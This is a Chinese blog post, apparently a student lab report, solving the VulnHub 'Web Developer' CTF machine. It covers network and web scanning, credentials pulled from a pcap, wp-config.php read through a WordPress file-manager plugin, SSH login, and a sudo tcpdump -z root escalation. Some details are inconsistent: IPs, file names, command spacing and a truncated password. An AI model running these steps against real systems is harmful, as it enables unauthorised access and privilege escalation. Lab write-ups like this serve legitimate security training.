CTF实践

原创

麻辣火锅兔 于 2021-12-19 14:26:36 发布 3079 收藏
文章标签： 安全 web安全 ssh

本文链接：https://blog.csdn.net/m0_62392732/article/details/122023539

1.实验目的

实验目的：通过对目标靶机的渗透过程，了解CTF竞赛模式，理解CTF涵盖的知识范围，如MISC、PPC、WEB等，通过实践，加强团队协作能力，掌握初步CTF实战能力及信息收集能力。熟悉网络扫描、探测HTTP web服务、目录枚举、提权、图像信息提取、密码破解等相关工具的使用。

系统环境：Kali Linux 2、WebDeveloper靶机来源：Vulnerable By Design ~ VulnHub

实验工具：不限

2.实验步骤和内容：

目的：获取靶机Web Developer 文件/root/flag.txt中flag。

基本思路：本网段IP地址存活扫描(netdiscover)；网络扫描(Nmap)；浏览HTTP 服务；网站目录枚举(Dirb)；发现数据包文件 “cap”；分析 “cap” 文件，找到网站管理后台账号密码；插件利用（有漏洞）；利用漏洞获得服务器账号密码；SSH 远程登录服务器；tcpdump另类应用。

3.实验过程

实施细节如下：

1.发现目标 (netdiscover)，找到WebDeveloper的IP地址。

首先更改账户为root模式


发现地址为192.168.42.132

2、利用NMAP扫描目标主机，发现目标主机端口开放、服务情况，说明目标提供的服务有哪些？（利用第一次实验知识点）

用NMAP扫描完，发现目标开启了22端口，开启了80端口

```
┌──(root💀kali)-[~]
└─# nmap 192.168.42.132                                          255 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-12 06:38 EST
Nmap scan report for 192.168.42.132
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:EC:98:22 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```



3、若目标主机提供了HTTP服务，尝试利用浏览器访问目标网站。是否有可用信息？



通过留言发现网页可以实现留言功能，也可以可以发现这个网址的cms是wordpress

4、利用whatweb探测目标网站使用的CMS模板。分析使用的CMS是什么？

whatweb探测完后，可以发现这个网站的cms是wordpress 4.9.8



5、wpscan的功能


WPScan是Kali Linux默认自带的一款**漏洞扫描工具**，它采用Ruby编写，能够扫描WordPress网站中的多种安全漏洞，其中包括WordPress本身的漏洞、插件漏洞和主题漏洞。. 最新版本WPScan的数据库中包含超过18000种插件漏洞和2600种主题漏洞，并且支持最新版本的WordPress。. 值得注意的是，它不仅能够扫描类似robots.txt这样的敏感文件，而且还能够检测当前已启用的插件和其他功能。

6、使用 Dirb 爆破网站目录。（Dirb 是一个专门用于爆破目录的工具，在 Kali 中默认已经安装，类似工具还有国外的patator，dirsearch，DirBuster， 国内的御剑）截图。找到一个似乎和网络流量有关的目录（路径）。


```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.42.132/ ----

+ http://192.168.42.132/index.php (CODE:301|SIZE:0)

==> DIRECTORY: http://192.168.42.132/ipdata/
+ http://192.168.42.132/server-status (CODE:403|SIZE:302)

==> DIRECTORY: http://192.168.42.132/wp-admin/

==> DIRECTORY: http://192.168.42.132/wp-content/

==> DIRECTORY: http://192.168.42.132/wp-includes/
+ http://192.168.42.132/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.42.132/ipdata/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
```


网站的上传目录地址：http://192.168.42.135/wp-content/uploads/

7、浏览器访问该目录（路径），发现一个cap文件。




8、利用Wireshark分析该数据包，分析TCP数据流。找到什么有用的信息？



账号： Webdeveloper 密码： Te5eQg&4sBS!Yr$)wf%(DcAd


9、利用上一步得到的信息进入网站后台。网站管理员账号与操作系统账号是不同概念





11、利用该插件漏洞提权。

利用文件管理插件（File manager）漏洞。

安装该插件，直接可以浏览wp-config.php。


Example site
3
0
New
Howdy, webdev
Dashboard
Posts
Media
Pages
Comments
Appearance
Plugins
Installed Plugins
Add New
Editor
Users
Tools
Settings
Collapse menu
Add Plugins
Upload Plugin
Search Results
Featured
Popular
Recommended
Favorites
Keyword
File manager
1,030 items
1
of 35
File Manager
Installing...
file manager provides you ability to edit, delete, upload, download, copy and paste files and...
More Details
By mndpsingh287
(1,100)
800,000+ Active Installations
Last Updated: 5 months ago
Compatible with your version of WordPress
FileBird – WordPress Media Library Folders & File Manager
Organize thousands of WordPress media files in folders / categories at ease.
By Ninja Team
(649)
100,000+ Active Installations
Last Updated: 6 days
Advanced File Manager
Install Now
File manager is a tool for wordpress provides you ability to Edit, Delete, Upload, Rename,...
More Details
Filester – File Manager Pro
Best WordPress file manager
CSDN @麻辣火锅兔


WP File Manager
Buy PRO
Change Theme Here:
Default
English
html
ipdata
wp-admin
wp-content
wp-includes
Name
Permissions
Modified
Size
Kind
ipdata read Oct 30, 2018 05:14 AM - Folder
wp-admin read and write Aug 02, 2018 04:39 PM - Folder
wp-content read and write Today 07:42 AM - Folder
wp-includes read and write Aug 02, 2018 04:39 PM - Folder
index.php read and write Sep 24, 2013 08:18 PM 418 b PHP source
license.txt read and write Jan 06, 2018 02:32 PM 19 KB Plain text
readme.html read and write Mar 18, 2018 12:13 PM 7 KB HTML document
wp-activate.php read and write May 01, 2018 06:10 PM 5 KB PHP source
wp-blog-header.php read and write Dec 19, 2015 06:20 AM 364 b PHP source
wp-comments-post.php read and write May 02, 2018 06:11 PM 2 KB PHP source
wp-config-sample.php read and write Dec 16, 2015 04:58 AM 3 KB PHP source
wp-config.php read and write Oct 30, 2018 05:06 AM 3 KB PHP source
wp-cron.php read and write Aug 20, 2017 00:37 AM 4 KB PHP source
wp-links-opml.php read and write Nov 20, 2016 09:46 PM 2 KB PHP source
wp-load.php read and write Aug 22, 2017 07:52 AM 3 KB PHP source
wp-login.php read and write Jul 16, 2018 10:14 AM 37 KB PHP source
html
Items: 21, Size: 147 KB
CSDN @麻辣火锅兔


Copy
Cut
Paste
Delete
Empty the folder
Duplicate
Rename
Edit file
Resize & Rotate
Select all
Select none
Invert selection
Preview
Get info & Share
Extract files from archive
Create archive
Icons view
Sort
Full Screen
html
ipdata
wp-admin
wp-content
wp-includes
Name
Permissions
Modified
Size
Kind
wp-config-sample.php read and write Dec 16, 2015 04:58 AM 3 KB PHP source
wp-config.php read and write Oct 30, 2018 05:06 AM 3 KB PHP source
CSDN @麻辣火锅兔

```
19 */
20
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define('DB_NAME', 'wordpress');
24
25 /** MySQL database username */
26 define('DB_USER', 'webdeveloper');
27
28 /** MySQL database password */
29 define('DB_PASSWORD', 'MasterOfTheUniverse');
30
31 /** MySQL hostname */
32 define('DB_HOST', 'localhost');
33
34 /** Database Charset to use in creating database tables. */
35 define('DB_CHARSET', 'utf8mb4');
36
37 /** The Database Collate type. Don't change this if in doubt. */
38 define('DB_COLLATE', '');
39
40 /**#@+
41  * Authentication Unique Keys and Salts.
42  *
```


账号：developer 密码：erOfTheUniverse

10、SSH登录服务器

尝试利用上一步获得的访问数据库的用户名和密码连接远程服务器。截图。

1、尝试查看/root/flag.txt

```
webdeveloper@webdeveloper:~$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
webdeveloper@webdeveloper:~$ whoami
webdeveloper
webdeveloper@webdeveloper:~$ ls-l /root/flag.txt
ls-l: command not found
webdeveloper@webdeveloper:~$ ls -l /root/flag.txt
ls: cannot access '/root/flag.txt': Permission denied
webdeveloper@webdeveloper:~$ sudo cat /root/flag.txt
[sudo] password for webdeveloper:
Sorry, user webdeveloper is not allowed to execute '/bin/cat /root/flag.txt' as root on webdeveloper.
webdeveloper@webdeveloper:~$
```


均无法查看。

10、使用tcpdump执行任意命令（当tcpdump捕获到数据包后会执行指定的命令。）

查看当前身份可执行的命令。

发现可以root权限执行tcpdump命令

创建攻击文件

```
touch /tmp/exploit1
```

写入shellcode

```
echo 'cat /root/flag.txt'>/tmp/exploit
```


赋予可执行权限

```
chmod +x /tmp/exploit
```

利用tcpdump执行任意命令

```
sudo tcpdump -i eth0 -w /dev/null-W1-G1-z /tmp/exploit -Z root
```

获得flag



tcpdump命令详解：

-i eth0 从指定网卡捕获数据包

-w /dev/null 将捕获到的数据包输出到空设备（不输出数据包结果）

-z [command] 运行指定的命令

-Z [user] 指定用户执行命令

-G [rotate_seconds] 每rotate_seconds秒一次的频率执行-w指定的转储

-W [num] 指定抓包数量

四.总结

- 通过扫描发现目标主机
- 根据主机开放的80端口找到其的网页
- 通过扫描网页目录找到流量包
- Wireshark解析流量包
- 根据网页的cms找到通用漏洞